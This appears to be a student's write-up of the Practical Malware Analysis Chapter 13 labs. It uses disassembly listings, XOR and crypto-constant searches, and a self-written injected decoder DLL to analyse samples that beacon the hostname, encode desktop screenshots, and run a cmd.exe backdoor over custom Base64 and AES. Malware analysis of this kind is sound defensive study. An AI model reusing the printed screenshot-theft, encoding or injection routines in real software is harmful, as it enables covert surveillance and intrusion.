


Figure 9. Checking base64 encoded string

vi. Where is the Base64 function in the disassembly?

At address 0x004010B1.

vii. What is the maximum length of the Base64-encoded data that is sent? What is encoded?

The maximum length is 12 characters. The maximum base64 length is 16 bytes.

```
; BOOL __stdcall httpRead(HINTERNET hFile, LPVOID lpBuffer, DWORD dwNumberOfBytesTo
httpRead proc near

Buffer= byte ptr -558h
hFile= dword ptr -358h
szUrl= byte ptr -354h
hInternet= dword ptr -154h
name= byte ptr -150h
szAgent= byte ptr -50h
var_30= byte ptr -30h
var_2B= dword ptr -2Bh
var_27= dword ptr -27h
var_23= dword ptr -23h
dwNumberOfBytesRead= dword ptr -1Ch
var_18= byte ptr -18h
var_C= byte ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4
arg_0= dword ptr  8
lpBuffer= dword ptr  0Ch
dwNumberOfBytesToRead= dword ptr  10h
lpdwNumberOfBytesRead= dword ptr  14h

push    ebp
mov     ebp, esp
sub     esp, 558h
mov     [ebp+var_30], 0
xor     eax, eax
mov     dword ptr [ebp+var_30+1], eax
mov     [ebp+var_2B], eax
mov     [ebp+var_27], eax
mov     [ebp+var_23], eax
push    offset aMozilla4_0 ; "Mozilla/4.0"
lea     ecx, [ebp+szAgent]
push    ecx             ; char *
call    _sprintf
add     esp, 8
push    100h            ; namelen
lea     edx, [ebp+name]
push    edx             ; name
call    gethostname
mov     [ebp+var_4], eax
push    12              ; copy 12 characters
lea     eax, [ebp+name]
push    eax             ; char *
lea     ecx, [ebp+var_18]
push    ecx             ; char *
call    _strncpy
```

Figure 10. Only 12 Characters

viii. In this malware, would you ever see the padding characters (= or ==) in the Base64-encoded data?

According to wiki. If the plain text is not divisible by 3, padding will present in the encoded string.

ix. What does this malware do?

It keeps sending the computer name (max 12 bytes)
to **http://www.practicalmalwareanalysis.com** every 30 seconds until 0x6F is received as the first character in the response.

b. Analyze the malware found in the file *Lab13-02.exe*

i. Using dynamic analysis, determine what this malware creates.

A file with size 6,214 KB is written on the same folder as the executable every few seconds. The naming convention of the file is **temp[8xhexadecimal]**. The file created seems random.




Figure 1. Proc Mon

ii. Use static techniques such as an xor search, FindCrypt2, KANAL, and the IDA Entropy Plugin to look for potential encoding. What do you find?

Only managed to find XOR instructions. Based on the search result, we would need to look at the following subroutine

1. 0x0040128D
2. 0x00401570
3. 0x00401739

Address	Function	Instruction	
.text:00401040	sub_401000	xor	eax, eax
.text:004012D6	sub_40128D	xor	eax, [ebp+var_10]
.text:0040171F	sub_401570	xor	eax, [esi+edx*4]
.text:0040176F	sub_401739	xor	edx, [ecx]
.text:0040177A	sub_401739	xor	edx, ecx
.text:00401785	sub_401739	xor	edx, ecx
.text:00401795	sub_401739	xor	eax, [edx+8]
.text:004017A1	sub_401739	xor	eax, edx
.text:004017AC	sub_401739	xor	eax, edx
.text:004017BD	sub_401739	xor	ecx, [eax+10h]
.text:004017C9	sub_401739	xor	ecx, eax
.text:004017D4	sub_401739	xor	ecx, eax
.text:004017E5	sub_401739	xor	edx, [ecx+18h]
.text:004017F1	sub_401739	xor	edx, ecx
.text:004017FC	sub_401739	xor	edx, ecx
.text:0040191E	_main	xor	eax, eax
.text:0040311A		xor	dh, [eax]
.text:0040311E		xor	[eax], dh
.text:00403688		xor	ecx, ecx
.text:004036A5		xor	edx, edx

Figure 2. XOR

iii. Based on your answer to question 1, which imported function would be a good prospect for finding the encoding functions?

WriteFile. Trace up from WriteFile and we might locate the function responsible for encoding the contents.

iv. Where is the encoding function in the disassembly?

The encoding function is @0x0040181F. Tracing up from WriteFile, you will come across a function @0x0040181F. The function calls another subroutine(0x00401739) that performs the XOR operations and some shifting operations.

```
; Attributes: bp-based frame

sub_401851 proc near

FileName= byte ptr -20Ch
hMem= dword ptr -0Ch
nNumberOfBytesToWrite= dword ptr -8
var_4= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 20Ch
mov     [ebp+hMem], 0
mov     [ebp+nNumberOfBytesToWrite], 0
lea     eax, [ebp+nNumberOfBytesToWrite]
push    eax
lea     ecx, [ebp+hMem]
push    ecx
call    GetData         ; Steal Data
add     esp, 8
mov     edx, [ebp+nNumberOfBytesToWrite]
push    edx
mov     eax, [ebp+hMem]
push    eax
call    encode          ; Encode Data
add     esp, 8
call    ds:GetTickCount
mov     [ebp+var_4], eax
mov     ecx, [ebp+var_4]
push    ecx
push    offset aTemp08x ; "temp%08x"
lea     edx, [ebp+FileName]
push    edx             ; char *
call    _sprintf
add     esp, 0Ch
lea     eax, [ebp+FileName]
push    eax             ; lpFileName
mov     ecx, [ebp+nNumberOfBytesToWrite]
push    ecx             ; nNumberOfBytesToWrite
mov     edx, [ebp+hMem]
```

Figure 3. encode

v. Trace from the encoding function to the source of the encoded content. What is the content?

Based on the subroutine @0x00401070. The malware is taking a screenshot of the desktop.

GetDesktopWindow: Retrieves a handle to the desktop window. The desktop window covers the entire screen. The desktop window is the area on top of which other windows are painted.

GetDC: The **GetDC** function retrieves a handle to a device context (DC) for the client area of a specified window or for the entire screen. You can use the returned handle in subsequent GDI functions to draw in the DC. The device context is an opaque data structure, whose values are used internally by GDI.

CreateCompatibleDC: The **CreateCompatibleDC** function creates a memory device context (DC) compatible with the specified device.

CreateCompatibleBitmap: The **CreateCompatibleBitmap** function creates a bitmap compatible with the device that is associated with the specified device context.

BitBlt: The **BitBlt** function performs a bit-block transfer of the color data corresponding to a rectangle of pixels from the specified source device context into a destination device context.

```
mov     [ebp+hdc], 0
push    0               ; nIndex
call    ds:GetSystemMetrics
mov     [ebp+var_1C], eax
push    1               ; nIndex
call    ds:GetSystemMetrics
mov     [ebp+cy], eax
call    ds:GetDesktopWindow
mov     hWnd, eax
mov     eax, hWnd
push    eax             ; hWnd
call    ds:GetDC
mov     hDC, eax
mov     ecx, hDC
push    ecx             ; hdc
call    ds:CreateCompatibleDC
mov     [ebp+hdc], eax
mov     edx, [ebp+cy]
push    edx             ; cy
mov     eax, [ebp+var_1C]
push    eax             ; cx
mov     ecx, hDC
push    ecx             ; hdc
call    ds:CreateCompatibleBitmap
mov     [ebp+h], eax
mov     edx, [ebp+h]
push    edx             ; h
mov     eax, [ebp+hdc]
push    eax             ; hdc
call    ds:SelectObject
push    0CC0020h        ; rop
push    0               ; y1
push    0               ; x1
mov     ecx, hDC
push    ecx             ; hdcSrc
mov     edx, [ebp+cy]
push    edx             ; cy
mov     eax, [ebp+var_1C]
push    eax             ; cx
push    0               ; y
push    0               ; x
mov     ecx, [ebp+hdc]
push    ecx             ; hdc
call    ds:BitBlt
lea     edx, [ebp+pv]
push    edx             ; pv
push    18h             ; c
mov     eax, [ebp+h]
push    eax             ; h
call    ds:GetObjectA
mov     [ebp+bmi.bmiHeader.biSize], 28h
```

Figure 4. Screenshot

vi. Can you find the algorithm used for encoding? If not, how can you decode the content?

The encoder used is pretty lengthy to go through, However if we look at the codes in 0x401739, we can see lots of xor operations. If it is xor encoding we might be able to get back the original data if we call this subroutine again with the encrypted data.

```
.text:00401739 xor             proc near               ; CODE XREF: encode+26↓p
.text:00401739
.text:00401739 var_4           = dword ptr -4
.text:00401739 arg_0           = dword ptr  8
.text:00401739 arg_4           = dword ptr  0Ch
.text:00401739 arg_8           = dword ptr  10h
.text:00401739 arg_C           = dword ptr  14h
.text:00401739
.text:00401739                 push    ebp
.text:0040173A                 mov     ebp, esp
.text:0040173C                 push    ecx
.text:0040173D                 mov     [ebp+var_4], 0
.text:00401744                 jmp     short loc_40174F
.text:00401746 ; ---------------------------------------------------------------
.text:00401746
.text:00401746 loc_401746:                             ; CODE XREF: xor+DD↓j
.text:00401746                 mov     eax, [ebp+var_4]
.text:00401749                 add     eax, 10h
.text:0040174C                 mov     [ebp+var_4], eax
.text:0040174F
.text:0040174F loc_40174F:                             ; CODE XREF: xor+B↑j
.text:0040174F                 mov     ecx, [ebp+var_4]
.text:00401752                 cmp     ecx, [ebp+arg_C]
.text:00401755                 jnb     loc_40181B
.text:0040175B                 mov     edx, [ebp+arg_0]
.text:0040175E                 push    edx
.text:0040175F                 call    shiftOperations
.text:00401764                 add     esp, 4
.text:00401767                 mov     eax, [ebp+arg_4]
.text:0040176A                 mov     ecx, [ebp+arg_0]
.text:0040176D                 mov     edx, [eax]
.text:0040176F                 xor     edx, [ecx]
.text:00401771                 mov     eax, [ebp+arg_0]
.text:00401774                 mov     ecx, [eax+14h]
.text:00401777                 shr     ecx, 10h
.text:0040177A                 xor     edx, ecx
.text:0040177C                 mov     eax, [ebp+arg_0]
.text:0040177F                 mov     ecx, [eax+0Ch]
.text:00401782                 shl     ecx, 10h
.text:00401785                 xor     edx, ecx
.text:00401787                 mov     eax, [ebp+arg_8]
.text:0040178A                 mov     [eax], edx
.text:0040178C                 mov     ecx, [ebp+arg_4]
.text:0040178F                 mov     edx, [ebp+arg_0]
.text:00401792                 mov     eax, [ecx+4]
.text:00401795                 xor     eax, [edx+8]
.text:00401798                 mov     ecx, [ebp+arg_0]
.text:0040179B                 mov     edx, [ecx+1Ch]
.text:0040179E                 shr     edx, 10h
.text:004017A1                 xor     eax, edx
.text:004017A3                 mov     ecx, [ebp+arg_0]
.text:004017A6                 mov     edx, [ecx+14h]
.text:004017A9                 shl     edx, 10h
.text:004017AC                 xor     eax, edx
```

Figure 5. xor operations

vii. Using instrumentation, can you recover the original source of one of the encoded files?


My way of decoding the encoded files is to use DLL injection. To do that, i write my own DLL and create a thread to run the following function on **DLL_PROCESS_ATTACHED**. To attach the DLL to the malware process, we first run the malware and use a tool called **Remote DLL injector** by securityxploded to inject the DLL into the malicious process.

```
void decode()
{
    WIN32_FIND_DATA ffd;
    LARGE_INTEGER filesize;
    TCHAR szDir[MAX_PATH];
    size_t length_of_arg;
    HANDLE hFind = INVALID_HANDLE_VALUE;
    DWORD dwError=0;

    while(1){
        StringCchCopy(szDir, MAX_PATH, ".");
        StringCchCat(szDir, MAX_PATH, TEXT("\\*"));

        hFind = FindFirstFile(szDir, &ffd);

        myFuncPtr = (funptr)0x0040181F;
        myWritePtr = (writeFunc)0x00401000;

        if (INVALID_HANDLE_VALUE == hFind)
        {
            continue;
        }

        do
        {
            if (!(ffd.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY))
            {
                if(!strncmp(ffd.cFileName, "temp", 4)){
                    BYTE *buffer;
                    long fsize;
                    CHAR temp[MAX_PATH];
                    FILE *f = fopen(ffd.cFileName, "rb");
                    fseek(f, 0, SEEK_END);
                    fsize = ftell(f);
                    fseek(f, 0, SEEK_SET);

                    buffer = (BYTE*)malloc(fsize + 1);
                    fread(buffer, fsize, 1, f);
                    fclose(f);
                    myFuncPtr(buffer, fsize);

                    sprintf(temp, "DECODED_%s.bmp", ffd.cFileName);
                    myWritePtr(buffer, fsize, temp);
                    free(buffer);
                    DeleteFileA(ffd.cFileName);
                }
            }
        }
        while (FindNextFile(hFind, &ffd) != 0);

        FindClose(hFind);
        Sleep(1000);
    }
}
```

Figure 6. Decode Function

The above codes simply scan the path in which the executable resides in for encoded files that start with "**temp**". It then reads the file and pass the data to the encoding function **@0x40181F**. Once the data is decoded, we make use of the function **@0x401000** to write out the file to

"**DECODED_[encoded file name].bmp**". Last but not least i shall delete the encoded file so as not to clutter the folder.



c. Analyze the malware found in the file *Lab13-03.exe*.

i. Compare the output of strings with the information available via dynamic analysis. Based on this comparison, which elements might be encoded?

Based on Wireshark and program response we could see the following strings.




Figure 1. http://www.practicalmalwareanalysis.com

```
C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_13L>Lab
13-03.exe
ERROR: API     = ReadConsole.
   error code  = 0.
   message     = The operation completed successfully.
```

Figure 2. Error Message

In IDA Pro we can see the domain host name and some possible debug messages.

Address	Length	Type	String
.rdata:00410088	00000025	C	Microsoft Visual C++ Runtime Library
.rdata:004100B4	0000001A	C	Runtime Error!\n\nProgram:
.rdata:004100D4	00000017	C	<program name unknown>
.rdata:00410168	00000013	C	GetLastActivePopup
.rdata:0041017C	00000010	C	GetActiveWindow
.rdata:0041018C	0000000C	C	MessageBoxA
.rdata:00410198	0000000B	C	user32.dll
.rdata:004111CE	0000000D	C	KERNEL32.dll
.rdata:004111E8	0000000B	C	USER32.dll
.rdata:00411202	0000000B	C	WS2_32.dll
.data:004120A5	00000040	C	DEFGHIJKLMNOPQRSTUVWXYZABcdefghijklmnopqrstuvwxyzab0123456789+/
.data:004120E8	0000003D	C	ERROR: API = %s.\n error code = %d.\n message = %s.\n
.data:00412128	00000009	C	ReadFile
.data:00412134	0000000D	C	WriteConsole
.data:00412144	0000000C	C	ReadConsole
.data:00412150	0000000A	C	WriteFile
.data:00412164	00000010	C	DuplicateHandle
.data:00412174	00000010	C	DuplicateHandle
.data:00412184	00000010	C	DuplicateHandle
.data:00412194	0000000C	C	CloseHandle
.data:004121A0	0000000C	C	CloseHandle
.data:004121AC	0000000D	C	GetStdHandle
.data:004121BC	00000008	C	cmd.exe
.data:004121C4	0000000C	C	CloseHandle
.data:004121D0	0000000C	C	CloseHandle
.data:004121DC	0000000C	C	CloseHandle
.data:004121E8	0000000D	C	CreateThread
.data:004121F8	0000000D	C	CreateThread
.data:00412208	00000011	C	ijklmnopqrstuvwx
.data:0041221C	00000021	C	www.practicalmalwareanalysis.com
.data:0041224C	00000017	C	Object not Initialized
.data:00412264	00000020	C	Data not multiple of Block Size
.data:00412284	0000000A	C	Empty key
.data:00412290	00000015	C	Incorrect key length
.data:004122A8	00000017	C	Incorrect block length

Figure 3. IDA Pro strings

ii. Use static analysis to look for potential encoding by searching for the string xor. What type of encoding do you find?

There are quite a lot of xor operations to go through. But based on the figure below, it is highly possible that AES is being used; The **Advanced Encryption Standard** (**AES**) is also known as **Rijndae**.

.text:00402B3F	sub_4027ED	33 14 85 08 E3 40 00	xor edx, ds:Rijndael_Td2[eax*4]
.text:00402A4E	sub_4027ED	33 14 85 08 E3 40 00	xor edx, ds:Rijndael_Td2[eax*4]
.text:00402587	sub_40223A	33 14 85 08 D3 40 00	xor edx, ds:Rijndael_Te2[eax*4]
.text:00402496	sub_40223A	33 14 85 08 D3 40 00	xor edx, ds:Rijndael_Te2[eax*4]
.text:00402892	sub_4027ED	33 11	xor edx, [ecx]
.text:004022DD	sub_40223A	33 11	xor edx, [ecx]
.text:00402A68	sub_4027ED	33 10	xor edx, [eax]
.text:004024B0	sub_40223A	33 10	xor edx, [eax]
.text:004021F6	sub_401AC2	33 0C 95 08 F3 40 00	xor ecx, ds:dword_40F308[edx*4]
.text:004033A2	sub_403166	33 0C 95 08 E7 40 00	xor ecx, ds:Rijndael_Td3[edx*4]
.text:00403381	sub_403166	33 0C 95 08 E3 40 00	xor ecx, ds:Rijndael_Td2[edx*4]
.text:00402AF0	sub_4027ED	33 0C 95 08 E3 40 00	xor ecx, ds:Rijndael_Td2[edx*4]
.text:0040335D	sub_403166	33 0C 95 08 DF 40 00	xor ecx, ds:Rijndael_Td1[edx*4]
.text:00402FE1	sub_402DA8	33 0C 95 08 D7 40 00	xor ecx, ds:Rijndael_Te3[edx*4]
.text:00402FC0	sub_402DA8	33 0C 95 08 D3 40 00	xor ecx, ds:Rijndael_Te2[edx*4]
.text:00402538	sub_40223A	33 0C 95 08 D3 40 00	xor ecx, ds:Rijndael_Te2[edx*4]
.text:00402F9C	sub_402DA8	33 0C 95 08 CF 40 00	xor ecx, ds:Rijndael_Te1[edx*4]
.text:004033BC	sub_403166	33 0C 90	xor ecx, [eax+edx*4]
.text:00402FF8	sub_402DA8	33 0C 90	xor ecx, [eax+edx*4]
.text:00402205	sub_401AC2	33 0C 85 08 F7 40 00	xor ecx, ds:dword_40F708[eax*4]
.text:004021E3	sub_401AC2	33 0C 85 08 EF 40 00	xor ecx, ds:dword_40EF08[eax*4]
.text:00402AFF	sub_4027ED	33 0C 85 08 E7 40 00	xor ecx, ds:Rijndael_Td3[eax*4]
.text:00402ADD	sub_4027ED	33 0C 85 08 DF 40 00	xor ecx, ds:Rijndael_Td1[eax*4]
.text:00402547	sub_40223A	33 0C 85 08 D7 40 00	xor ecx, ds:Rijndael_Te3[eax*4]
.text:00402525	sub_40223A	33 0C 85 08 CF 40 00	xor ecx, ds:Rijndael_Te1[eax*4]
.text:00402AAF	sub_4027ED	33 04 95 08 E7 40 00	xor eax, ds:Rijndael_Td3[edx*4]
.text:00402A8C	sub_4027ED	33 04 95 08 DF 40 00	xor eax, ds:Rijndael_Td1[edx*4]
.text:004024F7	sub_40223A	33 04 95 08 D7 40 00	xor eax, ds:Rijndael_Te3[edx*4]
.text:004024D4	sub_40223A	33 04 95 08 CF 40 00	xor eax, ds:Rijndael_Te1[edx*4]
.text:00402A9F	sub_4027ED	33 04 8D 08 E3 40 00	xor eax, ds:Rijndael_Td2[ecx*4]
.text:004024E7	sub_40223A	33 04 8D 08 D3 40 00	xor eax, ds:Rijndael_Te2[ecx*4]
.text:0040874E		32 30	xor dh, [eax]
.text:004039E8	sub_403990	32 11	xor dl, [ecx]
.text:00408752		30 30	xor [eax], dh

Figure 4. XOR operations

iii. Use static tools like FindCrypt2, KANAL, and the IDA Entropy Plugin to identify any other encoding mechanisms. How do these findings compare with the XOR findings?

Most likely AES is being used in the malware.




Figure 5. PEID found AES

```
The initial autoanalysis has been finished.
40CB08: found const array Rijndael_Te0 (used in Rijndael)
40CF08: found const array Rijndael_Te1 (used in Rijndael)
40D308: found const array Rijndael_Te2 (used in Rijndael)
40D708: found const array Rijndael_Te3 (used in Rijndael)
40DB08: found const array Rijndael_Td0 (used in Rijndael)
40DF08: found const array Rijndael_Td1 (used in Rijndael)
40E308: found const array Rijndael_Td2 (used in Rijndael)
40E708: found const array Rijndael_Td3 (used in Rijndael)
Found 8 known constant arrays in total.
```

Figure 6. Find Crypt 2 Plugin Found AES

iv. Which two encoding techniques are used in this malware?

@0x4120A4 we can see a 65 characters string. Which seems like a custom base64 key. The standard base64 key should be "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=" which consists of A-Z, a-z, 0-9, +, / and =.

```
.data:00412003 00                                      db    0
.data:004120A4 43 44 45 46 47 48 49 4A+aCdefghijklmnop db 'CDEFGHIJKLMNOPQRSTUVWXYZABcdefghijklmnopqrstuvwxyzab0123456789+/',0
.data:004120A4 4B 4C 4D 4E 4F 50 51 52+                                  ; DATA XREF: base64+1F↑r
```

Figure 7. Custom Base64

A custom Base64 and AES are used in this malware.

v. For each encoding technique, what is the key?

The custom base64 string uses "**CDEFGHIJKLMNOPQRSTUVWXYZABcdefghijklmnopqrstuvwxyzab0123456789+/**" To test if this key is valid i used a online custom base64 tool to verify.

Online Tool: https://www.malwaretracker.com/decoder_base64.php

Using the above tool with the custom key, I encoded HELLOWORLD and pass it to the program via netcat to decode. True enough, the encoded text was decoded back to the original text.




Figure 8. Base64 decode

Based on some debug message, this function (0x00401AC2) seems to be initializing the AES key.

```
.text:00401AC2                          ; int __thiscall keyinit(int this, int KEY, void *a3, int a4, int a5)
.text:00401AC2                          keyinit         proc near               ; CODE XREF: _main+1C↑p
.text:00401AC2
.text:00401AC2                          var_68          = dword ptr -68h
.text:00401AC2                          var_64          = dword ptr -64h
.text:00401AC2                          var_60          = dword ptr -60h
.text:00401AC2                          var_5C          = dword ptr -5Ch
.text:00401AC2                          var_58          = byte ptr -58h
.text:00401AC2                          var_4C          = dword ptr -4Ch
